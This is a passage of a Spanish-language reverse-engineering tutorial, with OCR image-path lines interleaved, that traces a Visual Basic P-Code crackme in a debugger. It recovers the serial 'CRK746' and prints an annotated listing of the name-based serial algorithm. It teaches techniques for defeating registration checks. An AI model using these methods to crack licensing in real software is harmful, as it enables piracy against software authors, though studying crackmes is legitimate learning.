
```
0012F44C  00000000
0012F450  00000000
0012F454  0015CA94  UNICODE "narvaja"
0012F458  00CFBE1C
0012F45C  0012F4EC
0012F460  0012F5C8
0012F464  00CFBB5C
0012F468  0012F4E8
```

Pues si, allí lo veo, así que vamos bien, aquí veo que ingreso mi nombre, lo lógico seria que en el otro, ingrese mi serial falso, pongamos un BPM ON ACCESS en el segundo.


401DFB: 0d VCallHresult get__ipropTEXTEDIT



Listo ahora doy RUN hasta llegar a ese opcode



Como antes traceemos hasta el siguiente opcode.



Y veamos si guardo el serial falso en la variable local que usara

401DFB: 0d VCallHresult get__ipropTEXTEDIT
401E00: 3e FLdZeroAd local_008C

Como antes lo guardara en EBP-8c

```
0012F444  00000000
0012F448  00000000
0012F44C  00000000
0012F450  00000000
0012F454  0015CA94  UNICODE "989898"
0012F458  00CFBCC4
0012F45C  0012F4EC
0012F460  0012F5C8
0012F464  00CFBB5C
0012F468  0012F4E8
```

Bueno ya llegamos a donde ingresa nuestro serial falso, vemos como conociendo los opcodes no es necesario tracear todo el programa podemos ir poniendo BPM y llegando a las partes calientes sin necesidad de tracear todo, en la parte anterior traceamos todo para que entiendan el mecanismo de cómo funciona PCODE pero normalmente no necesitamos hacer eso, ya lo veremos en la próxima parte cuando crackeemos un extenso programa y localicemos solo la zona caliente que nos interesa y miremos por allí.


401E0F: Lead0/ef ConcatVar
401E13: Lead0/40 NeVarBool
401E15: 1a FFree1Ad local_0088
401E18: 36 FFreeVar local_00CC local_00AC
401E1F: 1c BranchF: 401E59

Luego viene esto que tiene todo el aspecto de comparación, luego liberación de la variables locales con FREE, y salto condicional que como vemos va a 401e59 que es el rtcMsgBox de clave correcta y si no salta va al cartel de Clave no Valida_


```
401E0F: Lead0/ef ConcatVar
401E13: Lead0/40 NeVarBool
401E15: 1a FFree1Ad          local_0088
401E18: 36 FFreeVar      local_00CC local_00AC
401E1F: 1c BranchF:          401E59
401E22: 27 LitVar_Missing
401E25: 27 LitVar_Missing
401E28: 3a LitVarStr:        [ local_00BC ] P-Code
401E2D: 4e FStVarCopyObj       local_00CC
401E30: 04 FLdRfVar          local_00CC
401E33: f5 LitI4:          0x10  16  (....)
401E38: 3a LitVarStr:        [ local_009C ] Clave No Válida!
401E3D: 4e FStVarCopyObj       local_00AC
401E40: 04 FLdRfVar          local_00AC
401E43: 0a ImpAdCallFPR4:      _rtcMsgBox
401E48: 36 FFreeVar      local_00AC local_00CC local_00EC local_010C
401E53: 1e Branch:           401e8c
401E56: 1e Branch:           401e8c
401E59: 27 LitVar_Missing
401E5C: 27 LitVar_Missing
401E5F: 3a LitVarStr:        [ local_00BC ] P-Code
401E64: 4e FStVarCopyObj       local_00CC
401E67: 04 FLdRfVar          local_00CC
401E6A: f5 LitI4:          0x30  48  (...0)
401E6F: 3a LitVarStr:        [ local_009C ] Clave Correcta!!
401E74: 4e FStVarCopyObj       local_00AC
401E77: 04 FLdRfVar          local_00AC
401E7A: 0a ImpAdCallFPR4:      _rtcMsgBox
401E7F: 36 FFreeVar      local_00AC local_00CC local_00EC local_010C
```

Allí lo vemos claro, la posible comparación y el salto condicional que decide entre ir a CLAVE NO VALIDA o CLAVE CORRECTA, pues pongamos un BPM ON ACCESS allí, a ver si vemos algo.


401E0F: Lead0/ef ConcatVar
401E13: Lead0/40 NeVarBool



Bueno demos RUN



Allí paro, en el primer opcode, traceemos hasta el segundo que es el que realizara la operación



Allí esta el segundo OPCODE es EF

Vemos en la lista de opcode


FB EF 6BAB 25AD 2
FB F0 6B99 259B 0 vbaStrCat
FB F1 C423 B981 0 Push [FC0D134]

Que FB EF no nos aclara que es, igual el EXDEC nos decia algo de concatenar variables, veamos.

401E07: 3a LitVarStr: (local_009C) CRK


401E0C: 04 FLdRfVar local_018C
401E0F: Lead0/ef ConcatVar
401E13: Lead0/40 NeVarBool

Vemos que justo antes de este opcode trabaja con dos variables locales y en una tiene la STRING CRK y hay otra que esta en EBP-018C veamos que hay en cada variable que menciona.




La primera de las dos variables es EBP-9c que en mi maquina es 12F444 y allí esta como dice el EXDEC

Y en la otra sabemos que en el caso de variables hay primero un byte que indica el tipo en este caso el 3 y mas abajo esta la variable realmente que será 2EA.



Entremos en el OPCODE



Allí lee los parámetros

```
Registers (FPU)
EAX 000000EF
ECX 0015CA94 UNIC
EDX 00401824 clav
EBX FFFF0008
ESP 0012F348
EBP 0012F4E0
ESI 00401E11 clav
EDI 0012F434

EIP 7413EC4D MSVB

C 1  ES 0023 32bi
P 0  CS 001B 32bi
```

Que luego de sumarle EBP se transforma en 12f434

```
7413EC48   0FBF3E        MOVSX EDI,WORD PTR DS:[ESI]
7413EC4B   03FD          ADD EDI,EBP
7413EC4D   57            PUSH EDI
7413EC4E   E8 D15EF0FF   CALL MSVBVM50.__vbaVarCat
7413EC53   57            PUSH EDI
7413EC54   33C0          XOR EAX,EAX
```

Llegamos a la api vbaVarCat con tres argumentos en el stack

```
0012F344  0012F434  Arg1 = 0012F434
0012F348  0012F354  Arg2 = 0012F354
0012F34C  0012F444  Arg3 = 0012F444
0012F350  0012F414
0012F354  00000003
```

Veamos que hay en cada uno, recordemos que cuando trabaja con Var como en este caso, hay que mirar una pequeña estructura ya que el primer byte como vimos antes es el tipo de variable, etc.

```
Address   Hex dump                  ASCII
0012F434  00 00 00 00 00 00 00 00   ........
0012F43C  EA 02 00 00 00 00 00 00   ê☻......
0012F444  08 00 00 00 00 00 00 00   ◘.......
0012F44C  48 17 40 00 00 00 00 00   H↨@.....
0012F454  00 00 00 00 C4 BC CF 00   ....─¼Ï.
```

Ese es el primer argumento

```
Address   Hex dump                  ASCII
0012F354  03 00 00 00 00 00 00 00   ♥.......
0012F35C  EA 02 00 00 00 00 00 00   ê☻......
0012F364  02 00 00 00 00 00 00 00   ☻.......
0012F36C  E3 02 00 00 00 00 00 00   ã☻......
0012F374  02 00 00 00 00 00 00 00   ☻.......
0012F37C  61 00 00 00 00 00 00 00   a.......
```

El segundo con el 3 al inicio y 02EA como valor

```
Address   Hex dump                  ASCII
0012F444  08 00 00 00 00 00 00 00   ◘.......
0012F44C  48 17 40 00 00 00 00 00   H↨@.....
0012F454  00 00 00 00 C4 BC CF 00   ....─¼Ï.
0012F45C  EC F4 12 00 C8 F5 12 00   ìôB.╚õB.
0012F464  5C BB CF 00 E8 F4 12 00   \╗Ï.èôB.
```

Y el tercero con el 8 al inicio nos muestra un puntero 401748 a la string CRK

```
Address   Hex dump                  ASCII
00401748  43 00 52 00 4B 00 00 00   C.R.K...
00401750  20 00 00 00 43 00 6C 00    ...C.l.
00401758  61 00 76 00 65 00 20 00   a.v.e. .
00401760  4E 00 6F 00 20 00 56 00   N.o. .V.
```

Bueno hagamos la ensalada de variables a ver que queda jeje. Si entramos dentro de la api vbaVarCat llegamos a una api interior que nos muestra más claro que va a unir.

```
74044B46  0F84 95F00500   JE MSVBVM50.740A3BE1
74044B4C  837D F4 FF      CMP DWORD PTR SS:[EBP-C],-1
74044B50  0F84 B4F00500   JE MSVBVM50.740A3C0A
74044B56  FF75 F4         PUSH DWORD PTR SS:[EBP-C]
74044B59  FF75 F8         PUSH DWORD PTR SS:[EBP-8]
74044B5C  E8 2ED5FFFF     CALL MSVBVM50.__vbaStrCat
74044B61  8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
74044B64  837D FC 00      CMP DWORD PTR SS:[EBP-4],0
74044B68  66:C706 0800    MOV WORD PTR DS:[ESI],8
```

```
0012F324  0015D83C  UNICODE "746"
0012F328  00401748  UNICODE "CRK"
0012F32C  00401E11  clave2.00401E11
0012F330  00401748  UNICODE "CRK"
0012F334  0015D83C  UNICODE "746"
0012F338  0015A828
0012F33C  0012F4E0
0012F340  7413EC53  RETURN to MSVBVM50.
0012F344  0012F434
0012F348  0012F354
```

O sea que va a unir CRK con 746 ahora vemos que el parámetro que en la vbaVarCat era 02EA

```
Address   Hex dump                 ASCII
0012F354  03 00 00 00 00 00 00 00  ♥.......
0012F35C  EA 02 00 00 00 00 00 00  ΩΘ......
0012F364  02 00 00 00 00 00 00 00  ☻.......
0012F36C  E3 02 00 00 00 00 00 00  πΘ......
0012F374  02 00 00 00 00 00 00 00  ☻.......
0012F37C  61 00 00 00 00 00 00 00  a.......
```

Lo transforma a string ya que 02EA es

```
0015D96C  E0 00 C0 00 80 00 B0 00  α.└.Ç.▒.
Command   ? 02ea                   HEX: 2EA - DEC: 746 - ASCII: □ê
Breakpoint at MSVBVM50.74044B5C
```

O sea que la api vbaVarCat toma una string en este caso y una variable numérica que convierte a string y las unirá.

Sigamos traceando con f8

Al llegar al RET de la api vemos

```
Registers (FPU)
EAX 0015D88C UNICODE "CRK746"
ECX 00000000
EDX 00150608
EBX FFFF0008
ESP 0012F320
EBP 0012F33C
ESI 00401E11 clave2.00401E11
EDI 0012F434

EIP 740420FB MSVBVM50.740420FB

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
```

Como unió y formo una linda string con ambas variables.

```
74044B50  0F84 B4F00500   JE MSVBVM50.740A3C0A
74044B56  FF75 F4         PUSH DWORD PTR SS:[EBP-C]
74044B59  FF75 F8         PUSH DWORD PTR SS:[EBP-8]
74044B5C  E8 2ED5FFFF     CALL MSVBVM50.__vbaStrCat
74044B61  8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
74044B64  837D FC 00      CMP DWORD PTR SS:[EBP-4],0
74044B68  66:C706 0800    MOV WORD PTR DS:[ESI],8
74044B6D  8946 08         MOV DWORD PTR DS:[ESI+8],EAX
74044B70  75 09           JNZ SHORT MSVBVM50.74044B7B
74044B72  8BC6            MOV EAX,ESI
74044B74  5E              POP ESI
74044B75  8BE5            MOV ESP,EBP
74044B77  5D              POP EBP
74044B78  C2 0C00         RETN 0C
74044B7B  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
74044B7E  66:8378 50 08   CMP WORD PTR DS:[EAX+50],8
74044B83  75 12           JNZ SHORT MSVBVM50.74044B97
74044B85  FF70 58         PUSH DWORD PTR DS:[EAX+58]
74044B88  FF15 88190474   CALL DWORD PTR DS:[<&OLEAUT32.#6>]
74044B8E  8B4D FC         MOV ECX,DWORD PTR SS:[EBP-4]
74044B91  66:C741 50 000  MOV WORD PTR DS:[ECX+50],0
74044B97  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]

EAX=0015D88C, (UNICODE "CRK746")
Stack DS:[0012F43C]=000002EA

Address   Hex dump                ASCII
```

Y como antes de llegar al siguiente opcode la guarda en el primer argumento.

```
Address   Hex dump                ASCII
0012F434  08 00 00 00 00 00 00 00 ◘.......
0012F43C  8C D8 15 00 00 00 00 00 î╪§.....
0012F444  08 00 00 00 00 00 00 00 ◘.......
0012F44C  48 17 40 00 00 00 00 00 H↨@.....
```

Vemos como el primer argumento ahora es del tipo 8 o sea string, y que apunta a 15d88c que esta la string concatenada.

```
ddress    Hex dump                ASCII
015D88C   43 00 52 00 4B 00 37 00 C.R.K.7.
015D894   34 00 36 00 00 00 14 20 4.6...¶
015D89C   DC 02 22 21 61 01 3A 20 ▄☻"!a☺:
015D8A4   53 01 9D 00 EB 00 05 00 S☺.ù.♣.
015D8AC   A0 10 A1 00 78 01 15 00 á►í.x☺§.
```

Pues bien ahora debería venir la comparación, lleguemos hasta el siguiente OPCODE.

```
7413EC53  57              PUSH EDI
7413EC54  33C0            XOR EAX,EAX
7413EC56  8A46 02         MOV AL,BYTE PTR DS:[ESI+2]
7413EC59  83C6 03         ADD ESI,3
7413EC5C  FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413EC63  E8 18D1F0FF     CALL MSVBVM50.__vbaLenBstr
7413EC68  50              PUSH EAX
7413EC69  33C0            XOR EAX,EAX
7413EC6B  8A06            MOV AL,BYTE PTR DS:[ESI]
7413EC6D  46              INC ESI
7413EC6E  FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413EC75  E8 1AD1F0FF     CALL MSVBVM50.__vbaInStr
7413EC7A  50              PUSH EAX
7413EC7B  33C0            XOR EAX,EAX
7413EC7D  8A06            MOV AL,BYTE PTR DS:[ESI]
7413EC7F  46              INC ESI
7413EC80  FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413EC87  33C0            XOR EAX,EAX

DS:[00401E13]=FB
AL=00
```

401E13: Lead0/40 NeVarBool

Como es doble y es FB40 traceo hasta que lee el segundo OPCODE

```
Address   Hex dump                ASCII
00401E13  FB 40 1A 78 FF 36 04 00 √@→x 6♦.
00401E1B  34 FF 54 FF 1C 99 01 27 4 T ∟Ö☺'
00401E23  F4 FE 27 14 FF 3A 44 FF ¶■'¶ :D
00401E2B  02 00 4E 34 FF 04 34 FF ☻.N4 ♦4
00401E33  F5 10 00 00 00 3A 64 FF §►...:d
00401E3B  0A 00 4E 54 FF 04 54 FF ..NT ♦T
```

```
7413EC7B   33C0            XOR EAX,EAX
7413EC7D   8A06            MOV AL,BYTE PTR DS:[ESI]
7413EC7F   46              INC ESI
7413EC80   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413EC87   33C0            XOR EAX,EAX
7413EC89   8A06            MOV AL,BYTE PTR DS:[ESI]
7413EC8B   46              INC ESI
7413EC8C   FF2485 94F1137  JMP DWORD PTR DS:[EAX*4+7413F194]
7413EC93   33C0            XOR EAX,EAX
7413EC95   8A06            MOV AL,BYTE PTR DS:[ESI]
7413EC97   46              INC ESI
DS:[00401E14]=40 ('@')
AL=00

Address   Hex dump                  ASCII
00401E13  FB 40 1A 78 FF 36 04 00   ¹@→x 6♦.
00401E1B  34 FF 54 FF 1C 99 01 27   4 T ∟öö'
00401E23  F4 FE 27 14 FF 3A 44 FF   ¶■'¶ :D
```

Por supuesto la lista de Microsoft no dice nada sobre el, así que traceemos el opcode a ver que hace, jeje.

```
7413EBF3   BB 84ED1374     MOV EBX,MSVBVM50.7413ED84
7413EBF8 v EB 07           JMP SHORT MSVBVM50.7413EC01
7413EBFA   6A 00           PUSH 0
7413EBFC   BB 74ED1374     MOV EBX,MSVBVM50.7413ED74
7413EC01   E8 8E180000     CALL MSVBVM50.74140494
7413EC06   FF3483          PUSH DWORD PTR DS:[EBX+EAX*4]
7413EC09   33C0            XOR EAX,EAX
7413EC0B   8A06            MOV AL,BYTE PTR DS:[ESI]
7413EC0D   46              INC ESI
7413EC0E   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
```

Vemos que el opcode solo tiene una call y luego enseguida termina veamos los argumentos de esta call.

```
ST3
ST4

0012F348  00000000   Arg1 = 00000000
0012F34C  0012F434   Arg2 = 0012F434
0012F350  0012F414   Arg3 = 0012F414
0012F354  00000003
0012F358  00000000
0012F35C  000002EA
```

El primero argumento es cero, luego el segundo es 12f434 miremos que hay alli

```
Address   Hex dump                  ASCII
0012F434  08 00 00 00 00 00 00 00   ◘.......
0012F43C  8C D8 15 00 00 00 00 00   î‡§.....
0012F444  08 00 00 00 00 00 00 00   ◘.......
0012F44C  48 17 40 00 00 00 00 00   H↨@.....
```

Bueno 08 nos indica que es una string miremos cual es ya que nos muestra que 15d88c apunta a ella.

```
Address   Hex dump                  ASCII
0015D88C  43 00 52 00 4B 00 37 00   C.R.K.7.
0015D894  34 00 36 00 00 00 14 20   4.6...¶
0015D89C  DC 02 22 21 61 01 3A 20   ▄☻"!a☺:
```

Allí esta la string veamos el otro argumento.

```
Address   Hex dump                  ASCII
0012F414  08 80 00 00 00 00 00 00   ◘Ç......
0012F41C  94 CA 15 00 14 F4 12 00   ö╩§.¶¶↨.
0012F424  00 00 00 00 00 00 00 00   ........
```

Y en este caso 15ca94 apunta a la string de nuestro serial falso.


```
Address   Hex dump                  ASCII
0015CA94  39 00 38 00 39 00 38 00   9.8.9.8.
0015CA9C  39 00 38 00 00 00 00 00   9.8.....
0015CAA4  46 00 6F 00 72 00 6D 00   F.o.r.m.
```

Pues parece que va a comparar ambas strings.

```
7413EBF3   BB 84ED1374   MOV EBX,MSVBVM50.7413ED84
7413EBF8   EB 07         JMP SHORT MSVBVM50.7413EC01
7413EBFA   6A 00         PUSH 0
7413EBFC   BB 74ED1374   MOV EBX,MSVBVM50.7413ED74
7413EC01   E8 8E180000   CALL MSVBVM50.74140494
7413EC06   FF3483        PUSH DWORD PTR DS:[EBX+EAX*4]
7413EC09   33C0          XOR EAX,EAX
7413EC0B   8A06          MOV AL,BYTE PTR DS:[ESI]
```

Pongamos un BP para sacarnos la duda, pasemos la call con f8 y lleguemos al otro opcode

Vemos que en el stack quedo FFFFFFFF posiblemente porque las strings no son iguales, anotemos el posible serial bueno y probemos hasta que pare en el BP que pusimos nuevamente aquí.




Al apretar registrar

```
7413EBFA   6A 00         PUSH 0
7413EBFC   BB 74ED1374   MOV EBX,MSVBVM50.7413ED74
7413EC01   E8 8E180000   CALL MSVBVM50.74140494
7413EC06   FF3483        PUSH DWORD PTR DS:[EBX+EAX*4]
7413EC09   33C0          XOR EAX,EAX
7413EC0B   8A06          MOV AL,BYTE PTR DS:[ESI]
7413EC0D   46            INC ESI
```

Llego de nuevo a la call la paso con f8 y llego al siguiente opcode como antes

```
0012F350   00000000
0012F354   00000003
0012F358   00000000
0012F35C   000002DA
0012F360   00000000
0012F364   00000002
0012F368   00000000
0012F36C   000002E3
```

Vemos que en este caso el resultado es cero al ser las strings iguales.



Como ven sin necesidad de tracear todo, solamente encontrando la parte caliente y traceando algún opcode desconocido, me sirvió para encontrar el serial de este programa.

Para los que quieran el listado mas detallado aquí va un detalle que me enviaron.

```
401CC0: 04 FLdRfVar                 local_008C
401CC3: 21 FLdPrThis                                        ; Load reference pointer into item pointer.
401CC4: 0f VCallAd                  text                    ; Accede a metodo ITEM DESCRIPTOR TABLE
401CC7: 19 FStAdFunc                local_0088
401CCA: 08 FLdPr                    local_0088
401CCD: 0d VCallHresult             get__ipropTEXTEDIT      ; Lee contenido de texbox
401CD2: 6c ILdRf                    local_008C              ; NOMBRE
401CD5: 1b LitStr:                  &                       ; Empuja cadena a la pila
401CD8: Lead0/30 EqStr                                      ; Compara dos cadenas
401CDA: 2f FFree1Str                local_008C
401CDD: 1a FFree1Ad                 local_0088
401CE0: 1c BranchF:                 401CE6                  ; Salta si comparacion falsa
401CE3: 1e Branch:                  401e8c                  ; Salto incondicional
401CE6: 04 FLdRfVar                 local_008C
401CE9: 21 FLdPrThis
401CEA: 0f VCallAd                  text                    ; Accede a metodo ITEM DESCRIPTOR TABLE
401CED: 19 FStAdFunc                local_0088
401CF0: 08 FLdPr                    local_0088
401CF3: 0d VCallHresult             get__ipropTEXTEDIT      ; Lee contenido de texbox
401CF8: 6c ILdRf                    local_008C              ; NOMBRE
401CFB: 4a FnLenStr
401CFC: f5 LitI4:                   0x6  6  (....)          ; Pasa entero de 4 bytes (6)
401D01: d1 LtI4                                             ; ¿Comparacion menor que?
401D02: 2f FFree1Str                local_008C
401D05: 1a FFree1Ad                 local_0088
401D08: 1c BranchF:                 401D3F                  ; Salta si falso (es >= 6)
401D0B: 27 LitVar_Missing
401D0E: 27 LitVar_Missing
401D11: 3a LitVarStr:               ( local_00BC ) P-Code
401D16: 4e FStVarCopyObj            local_00CC
401D19: 04 FLdRfVar                 local_00CC
401D1C: f5 LitI4:                   0x40  64  (...@)
401D21: 3a LitVarStr:               ( local_009C ) Mínimo 6 caracteres
401D26: 4e FStVarCopyObj            local_00AC
401D29: 04 FLdRfVar                 local_00AC
401D2C: 0a ImpAdCallFPR4:           _rtcMsgBox
401D31: 36 FFreeVar         local_00AC local_00CC local_00EC local_010C
401D3C: 1e Branch:                  401e8c                  ;Si < 6 caracteres a la calle
401D3F: 04 FLdRfVar                 local_008C
401D42: 21 FLdPrThis
401D43: 0f VCallAd                  text
401D46: 19 FStAdFunc                local_0088
401D49: 08 FLdPr                    local_0088
```

```
401D4C: 0d VCallHresult            get__ipropTEXTEDIT         ; Lee contenido de texbox
401D51: 3e FLdZeroAd               local_008C                 ; NOMBRE
401D54: 46 CVarStr                 local_00AC
401D57: 04 FLdRfVar                local_00CC
401D5A: 0a ImpAdCallFPR4:          _rtcLowerCaseVar           ; Convierte a minusculas
401D5F: 04 FLdRfVar                local_00CC
401D62: 04 FLdRfVar                local_00EC
401D65: 0a ImpAdCallFPR4:          _rtcTrimVar
401D6A: 04 FLdRfVar                local_00EC
401D6D: Lead1/f6 FStVar            local_011C
401D71: 1a FFree1Ad                local_0088
401D74: 36 FFreeVar         local_00AC local_00CC
401D7B: 04 FLdRfVar                local_011C
401D7E: Lead0/eb FnLenVar
401D82: Lead1/f6 FStVar            local_012C
401D86: 28 LitVarI2:               ( local_00BC ) 0x1  (1)
401D8B: 04 FLdRfVar                local_013C
401D8E: 04 FLdRfVar                local_012C
401D91: Lead3/68 ForVar:           (when done) 401DE0         , Incio bucle for next
401D97: 28 LitVarI2:               ( local_00AC ) 0x1  (1)
401D9C: 04 FLdRfVar                local_013C
401D9F: Lead1/22 CI4Var
401DA1: 04 FLdRfVar                local_011C
401DA4: 04 FLdRfVar                local_00CC
401DA7: 0a ImpAdCallFPR4:          _rtcMidCharVar             ; Va tomando los caracteres del ...
401DAC: 04 FLdRfVar                local_00CC                 ; ... nombre
401DAF: Lead2/fe CStrVarVal        local_008C
401DB3: 0b ImpAdCallI2             _rtcAnsiValueBstr          ; convierte valor  carácter a hexadec
401DB8: 44 CVarI2                  local_00BC
401DBB: Lead1/f6 FstVar               local_016C
401DBF: 2f FFree1Str           local_008C
401DC2: 36 FFreeVar                local_00AC local_00CC
401DC9: 04 FLdRfVar                local_017C
401DCC: 04 FLdRfVar                local_016C
401DCF: Lead0/94 AddVar            local_00AC
401DD3: Lead1/f6 FStVar            local_017C
401DD7: 04 FLdRfVar                local_013C
401DDA: Lead3/7e NextStepVar:      (continue) 401D97          ; Fin bucle for-next?
401DE0: 04 FLdRfVar                local_017C
401DE3: 04 FLdRfVar                local_012C
401DE6: Lead0/94 AddVar            local_00AC
401DEA: Lead1/f6 FStVar            local_018C
401DEE: 04 FLdRfVar                local_008C
401DF1: 21 FLdPrThis
401DF2: 0f VCallAd                 text
401DF5: 19 FStAdFunc               local_0088
401DF8: 08 FLdPr                   local_0088
401DFB: 0d VCallHresult            get__ipropTEXTEDIT         ; Lee contenido de texbox
401E00: 3e FLdZeroAd               local_008C                 ; SERIAL
401E03: 46 CVarStr                 local_00CC
401E06: 5d HardType
